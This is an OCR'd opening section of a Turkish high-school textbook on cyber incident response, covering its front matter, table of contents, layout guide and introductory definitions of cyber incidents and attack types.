
# Bu kitaba sığmayan daha neler var!

eba
www.eba.gov.tr

Karekodu okut, bu kitapla ilgili EBA içeriklerine ulaş!

## Teknoloji Yolculuğumuz




BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

ISBN: 978-625-5498-33-5

*Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmeliğin Beşinci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.*

SİBER GÜVENLİK ALANI SİBER OLAYLARA MÜDAHALE 11 DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI



# SİBER OLAYLARA MÜDAHALE

11

DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

SİBER GÜVENLİK ALANI

# SİBER OLAYLARA MÜDAHALE

# 11

## DERS MATERYALİ

**Yazarlar**

Gönül ATEŞ YILDIZ
Murat KARATAŞ
Özgü ASKER

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI .....: 10953
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ .....: 3872

Her hakkı saklıdır ve Millî Eğitim Bakanlığına aittir. Ders materyalinin metin, soru ve şekilleri kısmen de olsa hiçbir surette alınıp yayımlanamaz.

Bu kitap, siber güvenlik eğitimlerinde kullanılmak üzere bir kaynak olması amacıyla hazırlanmıştır. Siber Olaylara Müdahale ders materyalindeki konular, açıklamalar, kodlar ve araçlar tamamen eğitim amaçlıdır. Bu kitapta yer alan bilgilerin etik ve yasal amaçlar doğrultusunda kullanılması gerekir. Amacı dışında kullanımlardan kitaptaki yazarlar ve editörler sorumlu değildir.

HAZIRLAYANLAR

Dil Uzmanı
**Erman Erşan YORGANCILAR**

Program Geliştirme Uzmanı
**Dr. Eda ÖZ**

Rehberlik Uzmanı
**Fatih DÜĞENCİ**

Ölçme ve Değerlendirme Uzmanı
**Yasemin DUYGU ESEN**

Görsel Tasarım Uzmanı
**Özden ALTUN**

ISBN: 978-625-5498-33-5

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile
Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.



# İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

**Mehmet Âkif Ersoy**


## GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.

Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK

# İÇİNDEKİLER


**DERS MATERYALİNİN TANITIMI ..... 12**




**1. ÖĞRENME BİRİMİ: SİBER OLAY YÖNETİMİ ..... 15**

1.1. SİBER OLAYLAR VE YÖNETİM SÜRECİ ..... 16
1.1.1. Siber Olay Türleri ..... 17
1.1.2. Siber Olay Terim ve Kavramları ..... 18
1.1.3. Siber Olay Yönetim Süreci ..... 21
1.1.4. Siber Olay Müdahale Çerçeveleri ..... 23
1.1.4.1. NIST [The National Institute of Standards and Technology (Ulusal Standartlar ve Teknoloji Enstitüsü)] ..... 23
1.1.4.2. SANS (SysAdmin, Audit, Network, Security) ..... 26
1.1.4.3. CIS [Center for Internet Security (İnternet Güvenliği Merkezi)] ..... 29
1.1.4.4. MITRE ATT&CK ve DEFEND ..... 36
1.1.5. Olay Müdahale Planının Oluşturulması ..... 42
1.2. SİBER OLAYLARA MÜDAHALE EKİPLERİ ..... 45
1.2.1. CERT [Computer Emergency Response Team (Bilgisayar Acil Müdahale Ekibi)] ..... 45
1.2.2. CSIRT [Computer Security Incident Response Team (Bilgisayar Güvenliği Olaylarına Müdahale Ekibi)] ..... 46
1.2.3. ENISA [European Union Agency for Cybersecurity (Avrupa Birliği Siber Güvenlik Ajansı)] ..... 50
1.2.4. FIRST [Forum of Incident Response and Security Teams (Olay Müdahale ve Güvenlik Ekipleri Forumu)] ..... 51
1.2.5. NCSC [National Cyber Security Centre (Ulusal Siber Güvenlik Merkezi)] ..... 53
1.2.6. USOM (Ulusal Siber Olaylara Müdahale Merkezi) ..... 54
1.2.7. SOME (Siber Olaylara Müdahale Ekibi) ..... 55
1.2.8. TÜBİTAK BİLGEM SGE (Siber Güvenlik Enstitüsü) ..... 56
1.2.9. KVKK (Kişisel Verileri Koruma Kurumu) ..... 57
1.2.10. Türkiye Siber Güvenlik Kümelenmesi ..... 58

**ÖLÇME VE DEĞERLENDİRME ..... 59**




**2. ÖĞRENME BİRİMİ: SİBER OLAY İZLEME ..... 61**

2.1. OLAY İZLEME YÖNTEMLERİ ..... 62
2.1.1. Siber Olay İzleme Politikaları ..... 62
2.1.2. Siber Olay İzleme Yöntem ve Araçları ..... 66
2.1.2.1. SIEM [Security Information and Event Management (Güvenlik Bilgi ve Olay Yönetimi)] ..... 67
2.1.2.2. SOAR [Security Orchestration, Automation and Response (Güvenlik Orkestrasyonu, Otomasyon ve Müdahale)] ..... 70
2.1.2.3. EDR/XDR [Endpoint Detection and Response/Extended Detection and Response (Son Nokta Algılama ve Yanıt/ Genişletilmiş Algılama ve Yanıt)] ..... 74

2.1.2.4. IDS/IPS [Intrusion Detection/Prevention Systems (Saldırı Tespit/Önleme Sistemleri)] ..... 77
2.1.2.5. TIP [Threat Intelligence Platforms (Tehdit İstihbarat Platformları)] ..... 78
2.1.2.6. UEBA [User and Entity Behavior Analytics (Kullanıcı ve Varlık Davranışı Analitiği)] ..... 81
2.1.2.7. Deception Technologies (Aldatma Teknolojileri) ..... 83
2.1.2.8. WAF [Web Application Firewall (Web Uygulama Güvenlik Duvarı)] ..... 89
2.1.2.9. DLP [Data Loss Prevention (Veri Kaybı Önleme)] ..... 90
2.1.2.10. Güvenli E-Posta Ağ Geçidi [Secure E-Mail Gateway (SEG)] ..... 93
2.1.3. Tehdit Avcılığı (Threat Hunting) ..... 94
2.2. OLAY İZLEME UYGULAMASI ..... 96
**ÖLÇME VE DEĞERLENDİRME ..... 107**




**3. ÖĞRENME BİRİMİ: SİBER OLAY LOG YÖNETİMİ ..... 109**
3.1. LOG YÖNETİMİ ..... 110
3.1.1. Log Yönetiminin Önemi ve Siber Olaylara Müdahalede Rolü ..... 110
3.1.1.1. Log Yönetiminin Temel Kavramları ..... 112
3.1.2. Log İçerik Bilgileri ..... 116
3.1.2.1. Log Dosyalarının Temel Yapısı ..... 116
3.1.3. Log Formatları ..... 119
3.1.4. Siber Olaya Müdahale Sürecinde Logların Kullanımı ..... 122
3.1.5. Log Analizinde Dikkat Edilmesi Gereken Noktalar ..... 124
3.1.6. Log Türleri ..... 126
3.1.6.1. Olay Günlükleri (Event Log) ..... 127
3.1.6.2. Syslog (Unix/Linux Logları) ..... 135
3.1.6.3. Transaction Log (İşlem Kayıtları) ..... 138
3.1.6.4. Web Logları ..... 141
3.1.6.5. Ağ (Network) Logları ..... 148
3.1.6.6. Endpoint Logları ..... 150
3.2. LOG YÖNETİM ARAÇLARI ..... 153
3.2.1. Log Toplama ve Yönetim Yöntemleri ..... 153
3.2.1.1. Agent Tabanlı Log Toplama ..... 154
3.2.1.2. Log Yönlendirme (Remote Logging) ..... 162
3.2.1.3. API Entegrasyonuyla Log Yönetimi ..... 169
3.2.2. Windows Sistemlerde Log Yönetimi ..... 172
3.2.3. Log Analizi ve Ayrıştırma Süreçleri ..... 178
3.2.3.1. Log Normalizasyonu ..... 178
3.2.3.2. Log Sınıflandırma Teknikleri ..... 180
3.2.3.3. Kullanıcı Olaylarına Göre Log Korelasyonu ve Anomali Tespiti ... 181
**ÖLÇME VE DEĞERLENDİRME ..... 189**




**4. ÖĞRENME BİRİMİ: SİBER OLAYLARA MÜDAHALE UYGULAMALARI ..... 191**
4.1. SİBER OLAYLARA MÜDAHALE ADIMLARI ..... 192
4.1.1. Siber Olayların Tespiti ..... 192
4.1.2. Siber Olayların Sınıflandırılması ve Önceliklendirilmesi ..... 198
4.1.3. Siber Olay Müdahale Planının Hazırlanması ve Uygulanması ..... 202
4.2. OLAY MÜDAHALE SENARYOLARI ..... 205
4.2.1. Web Saldırılarına Karşı Müdahale ..... 205
4.2.2. Ağ (Network) Saldırılarına Karşı Müdahale ..... 210
4.2.3. Kötü Amaçlı Yazılım (Malware) Saldırılarına Karşı Müdahale ..... 213
4.3. OLAY SONRASI GERÇEKLEŞTİRİLECEK İŞLEMLER ..... 218
4.3.1. Siber Olayın Analizi ve İnceleme Raporu Hazırlanması ..... 218
4.3.1.1. Siber Güvenlik Olay Raporu Nasıl Yazılır? ..... 219
4.3.2. Siber Olayın Sonrası İyileştirme Adımları ..... 226
4.3.3. Siber Olaydan Ders Çıkarma ve Güvenlik Politikalarını Düzenleme .. 228
4.3.4. Kullanıcı ve Yönetici Bilgilendirmesi ..... 230
4.3.5. Siber Olay Saldırı Takibi ..... 232
**ÖLÇME VE DEĞERLENDİRME ..... 240**

**EKLER ..... 242**
**CEVAP ANAHTARLARI ..... 243**
**KAYNAKÇA ..... 244**

# DERS MATERYALİNİN TANITIMI

## 1. ÖĞRENME BİRİMİ

## SİBER OLAY YÖNETİMİ

Öğrenme biriminin adını gösterir.




**KONULAR**

**1.1.** SİBER OLAY YÖNETİMİ

**1.2.** SİBER OLAYLARA MÜDAHALE EKİPLERİ

**NELER ÖĞRENECEKSİNİZ?**

- Siber olaylara müdahale için olay yönetimi
- Dünyada ve Türkiye'de siber olaylara müdahale ekip merkezleri

Öğrenme biriminde neler öğrenileceğini gösterir.

Öğrenme birimindeki konuları gösterir.

**TEMEL KAVRAMLAR**

- bilgi güvenliği
- CIS
- monitoring
- NIST
- SANS

Öğrenme birimindeki temel kavramları gösterir.

**HAZIRLIK ÇALIŞMALARI**

1. Dijital dünyada suç sayılabilecek eylemler neler olabilir? Arkadaşlarınızla tartışınız.
2. Dünyada ve Türkiye'de yaşanabilecek siber olayları önlemek için neler yapılabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

Konulara ön hazırlık yapmak amacıyla yapılacak çalışmaları gösterir.

**Okuma Parçası**

Okuma parçalarını gösterir.

**Akıllı Cihazların Sessiz Tehdidi**

2016 yılında dünya genelinde internet altyapısına yönelik büyük bir saldırı meydana geldi. Saldırının kaynağı, evlerde ve küçük işletmelerde kullanılan güvenlik kameraları, yönlendiriciler ve diğer internet bağlantılı cihazlardan oluşan dev bir botnetti. Bu kötü amaçlı yazılım, Mirai Botnet olarak adlandırıldı.

Mirai, cihazların fabrika ayarındaki şifrelerini kullanarak ağa sızıyor ve onları kontrol ediyordu.



**1. Uygulama**

Öğrenme birimi içindeki uygulama faaliyetlerini gösterir.

Bir şirkette ransomware saldırılarına karşı oluşturulması gereken olay müdahale planını verilen adımlar doğrultusunda gerçekleştiriniz.

**1. Adım:** Olay müdahale planının amacını açıklayınız.

**2. Adım:** Olay müdahale planının kapsamını belirleyiniz.

**3. Adım:** Olay ile ilgili rolleri ve sorumlulukları belirleyiniz.

**4. Adım:** Olayı sınıflandırınız.

**5. Adım:** Olay müdahale adımlarını açıklayınız.

**6. Adım:** İletişim planı oluşturunuz.

## 1.2. SİBER OLAYLARA MÜDAHALE EKİPLERİ VE MERKEZLERİ

Konuların başlıklarını gösterir.

Siber olaylara müdahale etmek, dijital altyapıların güvenliğini sağlamak ve siber tehditlere karşı etkili çözümler üretmek için koordineli çalışmalar yürüten çeşitli ulusal ve uluslararası ekipler ve merkezler bulunur. **Ekip**, siber olaylara müdahale eden uzman kişilerden oluşan birimdir. **Merkezler** ise siber olaylara karşı koordinasyonu sağlamak, bilgi paylaşımı yapmak ve iş birlikçi çalışmaları sürdürmek için faaliyet gösteren oluşumlardır.

### 1.2.1. CERT [Computer Emergency Response Team (Bilgisayar Acil Müdahale Ekibi)]

1988 yılında internet ağına önemli ölçüde hasar veren solucan virüsü, acil güvenlik olaylarına karşı önlem alan ve müdahale eden merkezlerin gerekliliğini ortaya koyar. Bu merkezlerin oluşturulmasında görev, **Savunma İleri Araştırma Projeleri Ajansı [The Defense Advanced Research Projects Agency (DARPA)]** tarafından **Carnegie Mellon Üniversitesinin Yazılım Mühendisliği Enstitüsüne** verilir. 1988 yılının sonlarında ilk **bilgisayar güvenlik olaylarına müdahale ekibi** olan **CERT** kurulur. Bu ekiplerin





**ÖLÇME VE DEĞERLENDİRME**

Öğrenme birimi ile ilgili ölçme ve değerlendirme çalışmalarını gösterir.

**A. Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.**

1. Ağdaki farklı sistem ve güvenlik cihazlarından gelen log verilerini tek bir merkezde toplayıp analiz ederek, güvenlik tehditlerini gerçek zamanlı tespit etmeyi ve olaylara müdahaleyi sağlayan sisteme ..... denir.
2. Siber güvenlikte sadece uç nokta (bilgisayar, sunucu, mobil cihaz) üzerindeki etkinlikleri sürekli olarak izleyen, potansiyel tehditleri tespit eden, analiz eden ve bunlara müdahale eden çözüme .... ..... denir.
3. Ağ trafiğini sürekli olarak izleyen, potansiyel güvenlik ihlallerini tespit ettiğinde sadece alarm üreterek sistem yöneticisini uyaran ve veri akışına doğrudan müdahale etmeyen pasif güvenlik sistemine ..... denir.
4. İçeriden gelebilecek tehditler başta olmak üzere, bir ağdaki kullanıcıların ve varlıkların normal davranışını makine öğrenimi ile öğrenip, bu profilden sapan anormal veya şüpheli hareketleri tespit ederek uyarı üreten güvenlik çözümüne ..... denir.
5. Uygulama sunucusu ile istemci arasında ters vekil (reverse proxy) olarak konumlanarak, özellikle uygulama katmanı saldırılarına karşı gelen ve giden HTTP trafiğini izleyip şüpheli aktiviteleri engelleyen güvenlik duvarına ..... denir.

**Araştırma**

Sosyal medya platformlarında karşılaşılan dolandırıcılık yöntemlerini araştırınız. Elde ettiğiniz bilgileri sınıf arkadaşlarınızla paylaşınız.

Öğrenme birimi ile ilgili araştırma etkinliklerini gösterir.

**Not**

Wazuh'da log sınıflandırma kuralları **local_rules.xml** dosyasında oluşturulur (Tablo 3.15). Kural tabanlı sınıflandırma, Wazuh gibi SIEM araçlarında yaygın kullanılırken anahtar kelime ve regex tabanlı teknikler, manuel veya küçük ölçekli sistemlerde tercih edilir. Makine öğrenimi ise büyük ölçekli ve dinamik sistemlerde daha gelişmiş çözümler sunar.

Konuları pekiştirici ve destekleyici ek bilgileri gösterir.

**Tablo 3.2:** Süreç ve Bileşenler

| Süreç | Wazuh Bileşeni | Açıklama |
|---|---|---|
| **Normalizasyon** | Decoder (local_decoder.xml) | Logu parçalara ayırır (user, ip). |
| **Sınıflandırma** | Rule (local_rules.xml) | Logu "authentication_failures" grubuna atar. |
| **Korelasyon** | Rule (same_source_ip) | Aynı IP'den tekrar eden girişler analiz edilir. |

Konularla ilgili önemli bilgilere dikkat çekmek amacıyla verilen tabloları gösterir.

**Sıra Sizde**

Wazuh ortamında bir kullanıcının 1 dakika içinde 10 defa kritik bir dosyaya erişim yapması durumunda alarm oluşması isteniyor. Aşağıda istenenleri göz önünde bulundurarak Wazuh için XML formatında bir korelasyon kuralı yazınız.

- **Kural ID:** 200200
- **Alarm Seviyesi:** 9
- Dosya erişim olayları if_sid olarak 41000 (örnek) kullanılsın.
- Aynı kullanıcı adı (user alanı) baz alınarak grup yapılacak

Öğrenme birimi içindeki sıra sizde çalışmalarını gösterir.




Ders materyali içeriğinde yer verilen görselleri gösterir.

**Görsel 2.29:** Tehdit avcılığı süreci

Ders materyali içeriğinde yer verilen görsellerin numaralarını ve açıklamalarını gösterir.

# 1.
# ÖĞRENME BİRİMİ

# SİBER OLAY YÖNETİMİ




## KONULAR

**1.1.** SİBER OLAYLAR VE YÖNETİM SÜRECİ

**1.2.** SİBER OLAYLARA MÜDAHALE EKİPLERİ

## NELER ÖĞRENECEKSİNİZ?

- Siber olaylara müdahale için olay yönetimi
- Dünyada ve Türkiye'de siber olaylara müdahale ekip merkezleri

## TEMEL KAVRAMLAR

- bilgi güvenliği
- CIS
- monitoring
- NIST
- SANS
- siber olay
- SOC
- zafiyet yönetimi

**HAZIRLIK ÇALIŞMALARI**

1. Dijital dünyada suç sayılabilecek eylemler neler olabilir? Arkadaşlarınızla tartışınız.
2. Dünyada ve Türkiye'de yaşanabilecek siber olayları önlemek için neler yapılabilir? Düşüncelerinizi arkadaşlarınızla paylaşınız.

## 1.1. SİBER OLAYLAR VE YÖNETİM SÜRECİ

Dijital sistemlerdeki verilerin bütünlüğünü, erişilebilirliğini veya gizliliğini tehlikeye atan kötü niyetli eylemlere **siber olay** denir. Bu tür eylemler **siber saldırı** olarak adlandırılırken, bunlara karşı alınan koruyucu önlemlere de **siber güvenlik** denir.

Bilgi teknolojilerinin gelişmesiyle birlikte siber saldırıların sayısı da her geçen gün artar. Bu durum hem bireysel kullanıcıları hem de büyük kurum ve kuruluşları yakından ilgilendirir. Siber saldırılar; veri hırsızlığı, hizmet kesintileri, fidye yazılımı, itibar kaybı gibi birçok olaya sebep olurken bireyleri ve kuruluşları maddi veya manevi zarara uğratır. Siber güvenliğin sağlanmasında en önemli faktör insandır. Bu sebeple çalışanlara siber güvenlik alanında sürekli olarak eğitimler verilip farkındalık sağlanmalıdır.

Siber olay yönetim süreci; **hazırlık, müdahale** ve **iyileştirme** olmak üzere üç yönlü bir süreç olarak ele alınır. Hazırlık sürecinde siber olaylara karşı önleyici tedbirler ele alınırken, müdahale sürecinde olay anında yapılması gereken eylemler belirlenerek iş sürekliliğinin sağlanması hedeflenir. Uzman bir ekip ve otomatik güvenlik araçlarıyla sistemlerde kesintisiz olarak izleme yapılır (Görsel 1.1). Bu sayede potansiyel tehlikelerin tespiti, güvenlik açıklarının giderilmesi, veri gizliliği ile bütünlüğünün korunması veya olaya en hızlı şekilde müdahale sağlanır. İyileştirme aşamasında elde edilen verilere göre yeniden değerlendirme yapılarak süreçte güncellemeler yapılır.



**Görsel 1.1:** Sistemlerin kesintisiz olarak izlenmesi

### 1.1.1. Siber Olay Türleri

Siber olay yönetim sürecini etkili bir şekilde planlamak ve yönetmek için siber olay türleri hakkında yeterli bilgiye sahip olmak gerekir. Teknolojinin gelişimine paralel olarak siber saldırı çeşidi ve sayısı da artar. Görsel 1.2'de en çok bilinen siber olay türleri görülür.




**Görsel 1.2:** Siber olay türleri

**Yetkisiz Erişim (Unauthorized Access):** Bir kuruluşun bilgi sistemlerine, ağ kaynaklarına veya uygulamalarına yetkisiz kişilerin erişim sağlamasıdır. Bu eylem, kötü niyetli olarak yapılabileceği gibi gerekli tedbirlerin alınmaması veya bazı yazılım hataları sonucunda da meydana gelebilir. Güçlü parola kullanımı, kimlik doğrulama yöntemleri, güvenlik duvarı, saldırı tespit sistemleri, log izleme araçları gibi yöntemlerle yetkisiz erişim önlenir.

**Ayrıcalık Yükseltme (Privilege Escalation):** Bir sisteme yetkisiz erişim sağlandıktan sonra güvenlik açıklarını kullanarak daha ayrıcalıklı işlemleri yapabilme yetkisine sahip olma eylemidir. Ayrıcalık yükseltme ile yönetici yetkisine sahip olarak kritik bilgiler ele geçirilebilir ve sistemlere çok büyük zararlar verilebilir.

